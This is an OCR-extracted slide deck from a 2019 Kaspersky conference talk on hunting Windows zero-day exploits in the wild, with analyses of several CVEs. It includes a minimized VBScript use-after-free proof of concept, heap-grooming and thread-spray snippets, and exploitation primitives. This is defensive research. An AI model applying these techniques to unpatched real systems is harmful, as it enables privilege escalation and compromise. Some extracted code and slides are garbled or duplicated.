

ISC 2019 第七届互联网安全大会

介绍最新被捕获的野外WINDOWS操作系统内核漏洞利用

鲍里斯·拉林

资深恶意软件分析师

小鹅助理



扫码添加小鹅助理，与数万科技圈人士
分享重量级活动PPT、干货培训课程、高端会议免费
门票



鲍里斯·拉林
Boris Larin

**卡巴斯基实验室启发检测和漏洞研究小组
资深恶意软件分析师**
Senior Malware Analyst, Heuristic Detection
and Vulnerability Research team at Kaspersky Lab





Hunting for zero-days in the wild

Boris Larin @oct0xor
Alexander Liskin @0x1fffffffff

kaspersky



Presenters

Boris Larin
Senior Malware Analyst
Twitter: [@oct0xor](#)

Alexander Liskin
Head of Heuristic Detection and Vulnerability Research Team
Twitter: [@0x1fmmmmmm](#)





Press Releases...

12 December 2018

Kaspersky Lab uncovers third Windows zero day exploit in three months

Kaspersky Lab technologies have automatically detected a new exploited vulnerability in the Microsoft Windows OS kernel, the third consecutive zero-day exploit to be discovered in three months.



12 December 2018

March 13, 2019

Kaspersky Lab uncovers Windows zero-day exploited by recently discovered threat actor

Kaspersky Lab's automated technologies have detected a new exploited vulnerability in Microsoft Windows, believed to have been used in targeted attacks by at least two threat actors, including the recently discovered SandCat.

13 March 2019



April 15, 2019

Kaspersky Lab uncovers critical vulnerability in Windows OS exploited by an unknown criminal group

Kaspersky Lab's automated technologies have detected a previously unknown vulnerability in Microsoft Windows




15 April 2019



Detection of exploits (How-to)

Our main goal is to protect our customers.
To be efficient we need to keep up with emerging threats. We need to find them, gain expertise and develop new technologies.





What this talk is about

- 1. Introduction about technologies that we use to detect exploits**
- 2. Using sandbox to find zero-day exploits**
- 3. Details behind the most interesting zero-day exploits that we found**



Our exploit detection technologies

We commonly add this detail to our reports:

Kaspersky Lab products detected this exploit proactively through the following technologies:


1. Behavioral detection engine and Automatic Exploit Prevention for endpoints
2. Advanced Sandboxing and Anti Malware engine for Kaspersky Anti Targeted Attack Platform (KATA)

This two technologies are behind all exploits that we found last year




Technology #1 - Exploit Prevention

Internet Security Conference 2019





Technology #2 - The sandbox





Zero-day finding complications

Exploit detection is one thing but zero-day finding is the whole another thing

To find out whether or not detected exploit is zero-day requires additional analysis

Time consuming, often not enough data ☹

Performance vs. Features

Too much different software configurations





Our sandbox infrastructure


-  75 high-performance servers
-  2500 vCPUs
-  2000 virtual machines are running at any given time
-  Up to four million objects per day are processed by the service at peak times

What is processed:

Executables
Documents
Web Links



Sandbox internal design





Detecting exploits with sandbox

Sandbox has support for plugins. One of the plugins is Exploit Checker.

Internet Security Conference 2019

Detection of exploits in scope of application and system wide

- Exploited exceptions:
 - DEP violation
 - Heap corruption
 - Illegal/privileged instruction
 - Others
- Stack execution
- EoP detection
- Predetection of Heap Spray
- Execution of user space code in Ring 0
- Change of process token
- Others



网络安全中心




第七届中国网络安全大会

In action



安全中心





Cleaning up a stream



Behavior vs Heuristic Detection

Kaspersky Security Network Knowledge

Similarity / Clustering



EXPERT ANALYSIS



Exploits caught in the wild by Kaspersky

One year:

- May 2018 - CVE-2018-8174 (Windows VBScript Engine Remote Code Execution Vulnerability)
- October 2018 - CVE-2018-8453 (Win32k Elevation of Privilege Vulnerability)
- November 2018 - CVE-2018-8589 (Win32k Elevation of Privilege Vulnerability)
- December 2018 - CVE-2018-8811 (Windows Kernel Elevation of Privilege Vulnerability)
- March 2019 - CVE-2019-0797 (Win32k Elevation of Privilege Vulnerability)
- April 2019 - CVE-2019-0859 (Win32k Elevation of Privilege Vulnerability)

ibility)





第七届中国网络安全大会

CVE-2018-8174



互联网安全中心

Found in late April 2018

Kaspersky and Qihoo 360 found it with the help of sandboxes

Was detected by our products prior to us finding it

2018-04-18 06:50:30	16/59	Kaspersky	HEUR:Exploit.MSOffice.Generic	15.0.1.13	20180418
		Kingsoft	-	2013.8.14.323	20180418
		Malwarebytes	-	2.1.1.1115	20180418
		MAX	malware (ai score=89)	2017.11.15.1	20180418
		McAfee	-	6.0.6.653	20180418
		McAfee-GW-Edition	-	v2015	20180417
		Microsoft	-	1.1.14700.5	20180418

(VirusTotal at 2018-04-18 06:50:30)



CVE-2018-8174

Vulnerability and subsequent exploit are quite interesting

Internet Security Conference 2019



Exploit is found in MS Office document



But the vulnerability is in Internet Explorer

ISC

Exploit uses a trick from long patched CVE-2017-0199

Internet Security Conference



CVE-2018-8174

- Initial RTF document contains single embedded OLE object with a URL Moniker, that downloads a page from provided link.
- Handler for downloaded content is selected based on extension, Content-Type and some other parameters.
- Content-Type "text/html" results in page being handled by mshtml.dll - library that contains the engine behind Internet Explorer.
- A browser exploit is still required, because with MSHTML the scripts that are running in a restricted mode by default. That was not true with CVE-2017-0199 because it is used handler that would run any VBJS scripts found in file unrestricted.



GET /exploit.php HTTP/1.1



Content-Type: text/html



MS Word loads mshtml.dll and vbscript.dll



Sandboxed



CVE-2018-8174

Use After Free due to the use of deprecated Class_Terminate() method

Exploit itself didn't use "God Mode" technique (by yuange75) but used common techniques with manipulation of VARIANT's to leak object pointers and create enormous SafeArray to gain arbitrary R/W access to memory

```
Dim ArrA(1)
Dim ArrB(1)

Class ClassVuln
    Private Sub Class_Terminate()
        Set ArrB(0)=ArrA(0)
        ArrA(0)=31337
    End Sub
End Class

Sub TriggerVuln
    Set ArrA(0)=New ClassVuln
    Erase ArrA
    Erase ArrB
End Sub

TriggerVuln
```

Minimized Proof-of-Concept



CVE-2018-8174

Something new about exploitation was the way how exploit manipulates classes to exploit Use After Free



When Class2 reclaims memory of Class1 its possible to manipulate variables to overwrite type of variable (in Class1) with data (in Class2)



VBScript

It was really fun to figure out these details about inner workings of VBScript,
and we were left wanting for more

We expected to see more exploits with the use of VBScript, but:

- VBScript is closed-source
- VBScript is compiled into p-code that then is interpreted
- P-code is undocumented


All of that complicates analysis of exploits



安全中心



VBScript's p-code interpreter





VBScript instructions

The first two assignments to x get compiled into something like this bytecode:

```
BOS           Beginning of statement
IntConst  0    Push argument on stack
CallLocal 1 1  Call local variable #1 (Aaa), with one argument -- pops arguments, pushes
result.
StoreNamed 'x' Pop the top of stack into variable 'x'
```

...

And I know what you're going to ask -- no, there is no publically available utility program that dumps the bytecode, sorry!

2004



第七届中国网络安全大会

VBScript instructions



安全中心

The first two assignments to

```
BOS
IntConst 0
CallLocal 1 1
result.
StoreNamed 'x'
Pop t
```

And I know what you're going to
bytecode, sorry!

There's a tool to debug the code generator that dumps the bytecodes out in human-readable format.

Consider this program:

```
Function Fib(n)
  If n = 1 Or n = 2 Then
    Fib = 1
  Else
    Fib = Fib(n-1) + Fib(n-2)
  End If
End Function
```

window.alert Fib(5)

----- Here's the bytecode generated -----

Dump of EXEC at 00E563B0
Function count = 1

```
Global code [max stack = 3]
  flags = (8000) noconnect
Pcode:
0000 OP_FnBind 'Fib' 1 PUBL
***BOS(135,154)*** window.alert Fib(5) *****
000A OP_Bos1 0
000C OP_NamedAdr 'window'
0011 OP_IntConst 5
0013 OP_CallNmdAdr 'Fib' 1
001A OP_CallMemVoid 'alert' 1
0021 OP_Bos0
0022 OP_FuncEnd
```

pops arguments, pushes

program that dumps the

2004

1999



第七屆國際安全大會

Decoding VBScript instructions

There's a tool to debug the code generator that dumps the bytecodes out in human-readable format.

Consider this program

```
Function Fib(n)
  If n = 1 Or n = 2 Then
    Fib = 1
  Else
    Fib = Fib(n-1) + Fib(n-2)
  End If
End Function
```

window.alert Fib(5)

----- Here's the bytecode generated -----

Dump of EXEC at 00E563B0:
Function count = 1

```
Global code [max stack = 3]
  flags = (8000) noconnect
Pcode
0000 OP_FnBind 'Fib' 1 PUBL
***BOS(135,154)*** window.alert Fib(5) *****
000A OP_Bos1 0
000C OP_NamedAdr 'window'
0011 OP_IntConst 5
0013 OP_CallNmdAdr 'Fib' 1
001A OP_CallMemVoid 'alert' 1
0021 OP_Bos0
0022 OP_FuncEnd
```

1999

```
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
vbscript!CScriptRuntime::RunNoEH+0x15c:
6a392856 0fb608 movzx ecx,byte ptr [eax] ds:0023:01d1aaa8=55
1:021> db eax
01d1aaa8 55 38 00 00 00 01 00 00 00 00 03 00 1d 48 00 00 U8.....H..
01d1aab8 00 0b 05 28 38 00 00 00 01 00 31 60 00 00 00 01 ... (8.....1'....
01d1aac8 00 02 01 00 38 00 00 00 03 00 00 00 e4 02 00 00 ....8.....
01d1aad8 48 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 H.....
01d1aae8 18 01 00 00 83 00 00 00 01 00 00 00 00 00 00 00 .....
01d1aaf8 00 80 00 00 74 00 00 00 02 00 00 03 00 19 ff ....t.....
01diab08 ff 0b 01 54 42 19 ff ff 0b 02 54 42 3e 3c 23 00 ...TB....TB><#.
01diab18 00 00 03 01 0b 01 1a 00 00 02 3a 43 00 00 00 03 .....:C....
```

Now we know 18 out of 111 instructions!

OP_FnBind	0x55	OP_LocalAdr	0x19
OP_Bos1	0x03	OP_FixType	0x54
OP_NamedAdr	0x1D	OP_EQ	0x42
OP_IntConst	0x0B	OP_BitOr	0x3E
OP_CallNmdAdr	0x28	OP_JccFalse	0x3C
OP_CallMemVoid	0x31	OP_LocalSt	0x1A
OP_Bos0	0x02	OP_Jmp	0x3A
OP_FuncEnd	0x01	OP_Sub	0x49
OP_FnReturn	0x57	OP_Add	0x48



第七届中国网络安全大会

VBScript p-code disassembly



安全中心

```
Class Class1
Dim mem
Function P
End Function
Function SetProp(Value)
    mem.Value
    SetProp=0
End Function
End Class
```



```
Function 34 ('Class1') [max stack = 1]:
    arg count = 0
    lcl count = 0
Pcode:
0000 OP_CreateClass
0005 OP_FnBindEx 'p' 35 FALSE
000F OP_FnBindEx 'SetProp' 36 FALSE
0019 OP_CreateVar 'mem' FALSE
001F OP_LocalSet 0
0022 OP_FnReturn
Function 35 ('p') [max stack = 0]:
    arg count = 0
    lcl count = 0
Pcode:
***B05(8252,8264)*** End function *****
0000 OP_Bos1 0
0002 OP_FnReturn
0003 OP_Bos0
0004 OP_FuncEnd
Function 36 ('SetProp') [max stack = 1]:
    arg count = 1
    arg -1 = ref Variant 'value'
    lcl count = 0
Pcode:
***B05(8292,8301)*** mem-Value *****
0000 OP_Bos1 0
0002 OP_LocalAdr -1
0005 OP_NamedSt 'mem'
***B05(8304,8315)*** SetProp-(0) *****
000A OP_Bos1
000C OP_IntConst 1
000E OP_LocalSt 0
***B05(8317,8329)*** End function *****
0011 OP_Bos1 2
0013 OP_FnReturn
0014 OP_Bos0
0015 OP_FuncEnd
```

<https://github.com/KasperskyLab/VBscriptInternals>



第七届中国网络安全大会

CVE-2018-8453



联网安全中心

It was the first known exploit targeting Win32k in Windows 10 RS4

Exploit was written to support next OS versions:

- Windows 10 build (17134, 16299, 15063, 14393, 10586, 10240)
- Windows 8.1
- Windows 8
- Windows 7



INTERNET SECURITY CONFERENCE

Win32k

4 out of 6 exploits that we found this year exploited vulnerabilities in Win32k

Internet Security Conference 2019

**Win32k is a kernel mode driver that handles graphics, user input, UI elements...
It present since the oldest days of Windows**

ISC

Really huge attack surface

- More than 1000 syscalls
- User mode callbacks
- Shared data

Internet Security Conference

More than a half of all kernel security bugs in windows are found in win32k.sys



Win32k security improvements

In past few years Microsoft made a number of improvements that really complicated kernel exploitation and improved overall security

Prevent abuse of specific kernel structures often used to create an R/W primitive

- Additional checks over tagWND
- Hardening of GDI Bitmap objects (Type Isolation of SURFACE objects)
- ...

Improvement of kernel ASLR

- Fixed a number of ways to disclose kernel pointers through shared data



第七届中国网络安全大会

CVE-2018-8453



安全中心

What distinguish zero-day exploits from regular public exploits?
Usually it's a amount of effort put into to achieve best reliability

Functions window	
Function name	Segment
f fengshui_simple	.text
f fengshui_14393	.text
f fengshui_15063	.text
f fengshui_16299	.text
f fengshui_17134	.text

In exploit there are **five (!)** different heap groom tactics



CVE-2018-8453



```
VOID fengshui_17134()  
{  
    BYTE buf[0x1000];  
    memset(buf, 0x41, sizeof(buf));  
    for (int i = 0; i < 0x200; i++)  
    { CreateBitmap(0x1A, 1, 1, 0x20, buf);}  
    for (int i = 0; i < 0x200; i++)  
    { CreateBitmap(0x27E, 1, 1, 0x20, buf);}  
    for (int i = 0; i < 0x200; i++)  
    { CreateBitmap(0x156, 1, 1, 0x20, buf);}  
    for (int i = 0; i < 0x100; i++)  
    { CreateBitmap(0x1A, 1, 1, 0x20, buf);}  
    for (int i = 0; i < 0x20; i++)  
    { CreateBitmap(0x156, 1, 1, 0x20, buf);}  
    for (int i = 0; i < 0x20; i++)  
    { CreateBitmap(0x176, 1, 1, 0x20, buf);}  
}
```

fengshui_17134: Blind heap groom

fengshui_16299:

- Register 0x400 classes (lpzMenuName = 0x4141...)
- Create windows
- Use technique described by Tarjei Mandt to leak addresses
NtCurrentTeb()->Win32ClientInfo.ulClientDelta

fengshui_15063 is similar to fengshui_16299

fengshui_14393:

- Create 0x200 bitmaps
- Create accelerator table
- Leak address with gSharedInfo
- Destroy accelerator table
- Create 0x200 bitmaps

fengshui_simple: CreateBitmap & GdiSharedHandleTable

Windows 10 Mitigation Improvements



CVE-2018-8453

Use After Free achieved with the use of NtUserSetWindowFNID syscall

Allows to change of tagWND->fnid without check that window is being freed or destroyed

Interesting how one year after initial discovery it has become a default choice of Elevation of Privilege (EOP) exploit for cybercriminals

It is currently used by multiple cybercriminal groups in different campaigns



CVE-2018-8453

After triggering double free and freeing bitmap, exploit creates 64 threads

```
for (int i = 0; i < 0x40; i++)  
{  
    handles[i] = CreateThread(NULL, 0, Trigger, (LPVOID)i, NULL, NULL);  
}
```

Each thread is then converted to GUI thread after using win32k functionality

It leads to THREADINFO to be allocated in place of dangling bitmap

GetBitmapBits / SetBitmapBits is used to overwrite THREADINFO data



第七届中国网络安全大会

CVE-2018-8453

Control over THREADINFO allows to use SetMessageExtraInfo gadget

SetMessageExtraInfo function

12/05/2018 • 2 minutes to read

Sets the extra message information for the current thread. Extra message information is an application- or driver-defined value associated with the current thread's message queue. An application can use the [GetMessageExtraInfo](#) function to retrieve a thread's extra message information.



```
_SetMessageExtraInfo proc near
mov     rax, cs:_imp_gptiCurrent
mov     rdx, [rax]
mov     r8, [rdx+100h]
mov     rax, [r8+198h]
mov     [r8+100h], rcx
ret
_SetMessageExtraInfo endp
```

Peek and poke $*(u64*)((*(u64*)THREADINFO+0x1A8)+0x198)$

0x1A8 - Message queue

0x198 - Extra Info



安全中心



More Win32k cases

CVE-2018-8589 – Complex race condition in win32k due to improper locking of messages sent synchronously between threads (Windows 7)

Write-up: <https://securelist.com/a-new-exploit-for-zero-day-vulnerability-cve-2018-8589/88845/>

CVE-2019-0797 – Race condition in win32k due to a lack of proper synchronization between undocumented syscalls NtDCompositionDiscardFrame and NtDCompositionDestroyConnection (Windows 8 to Windows 10 build 15063)

Write-up: <https://securelist.com/cve-2019-0797-zero-day-vulnerability/89885/>

CVE-2019-0859 – Use-After-Free vulnerability in CreateWindowEx (WM_NCCREATE & xxxMenuWindowProc Bug) (Windows 7 to Windows 10)

Write-up: <https://securelist.com/new-win32k-zero-day-cve-2019-0859/90435/>



CVE-2018-8611

Race condition in tm.sys driver

Allows to escape the sandbox in Chrome and Edge because syscall filtering mitigations do not apply to ntoskrnl.exe syscalls

Exploit was written to support next OS versions:

- **Windows 10 build (17133, 16299, 15063, 14393, 10586, 10240)**
- **Windows 8.1**
- **Windows 8**
- **Windows 7**



CVE-2018-8611

tm.sys driver implements Kernel Transaction Manager (KTM)

It is used to handle errors:

- Perform changes as a transaction
- If something goes wrong then rollback changes to file system or registry

It can also be used to coordinate changes if you are designing a new data storage system



CVE-2018-8611

CVE-2018-8611 is a race condition in function TmRecoverResourceManagerExt

Internet Security Conference 2019

```
KeWaitForSingleObject(&Event[1].Header.WaitListHead.Blink, 0, 0, 0, 0, 0, 0, 0, 0, 0);
if ( v1[1].Header.SignalState == 1 )
    v1[1].Header.SignalState = 2;
v4 = *(QUAD *)(&v1[15].Header.Type;
if ( !v4 || *(QUAD *)(&v4 + 0x40) != 3 )
{
    v16 = 0xC0190052;
    goto LABEL_36;
}
...
if ( v11 )
{
    KeReleaseMutex((PRMUTEX)&v1[1].Header.WaitListHead.Blink, 0);
    v16 = TapSetNotificationResourceManager(v1, v15, ( int32_t)v1[-2].Blink, 0, 0, 0, 32, (size_t)v21);
    v17 = v19;
    if ( !(BYTE *)(&v17 + 0x4) )
    {
        v17 = 1;
        v19 = v17;
        ObfDereferenceObject(&v1[-2].Blink);
        KeWaitForSingleObject(&v1[1].Header.WaitListHead.Blink, 0, 0, 0, 0, 0, 0, 0, 0, 0);
        if ( v1[1].Header.SignalState != 2 )
            goto LABEL_36;
        v2 = v19;
    }
}
```

Check that ResourceManager is online at function start

Check that enlistment is finalized

But it may happen that ResourceManager will be destroyed before all enlistments will be processed



CVE-2018-8611

```
KeReleaseMutex((PRMUTEX)(v9 + 64), 0);
if ( v10 )
{
    KeReleaseMutex((PRMUTEX)(v1 + 40), 0);
    v15 = TrySetNotificationResourceManager(
        (PMSEVENT)v1,
        v14,
        (__int64)(v7 - 17),
        0104,
        v8,
        32,
        (unsigned __int64)v19);
    ObfDereferenceObject(v7 - 17);
    KeWaitForSingleObject((POBJ)(v1 + 40), 0, 0, 0, 0104);
    if ( !(_DWORD)(v1 + 20) != 2 )
        goto LABEL_33;
    v16 = !(_DWORD)(v1 + 0x100);
    if ( !v16 || !(_DWORD)(v16 + 0x40) != 3 )
        goto LABEL_33;
    v7 = !(_DWORD)(v1 + 272);
}
```

Microsoft fixed vulnerability with following changes:

- Check for enlistment status is removed
- Check that ResourceManager is still online is added



CVE-2018-8611

We have control over enlistment object. How to exploit that?

Internet Security Conference 2019

There are not many different code paths

```
v11 = (signed __int64)v6[-9].Dlink;
if ( HIWORD(v6[2].Flink) & 4 )
    goto LABEL_18;
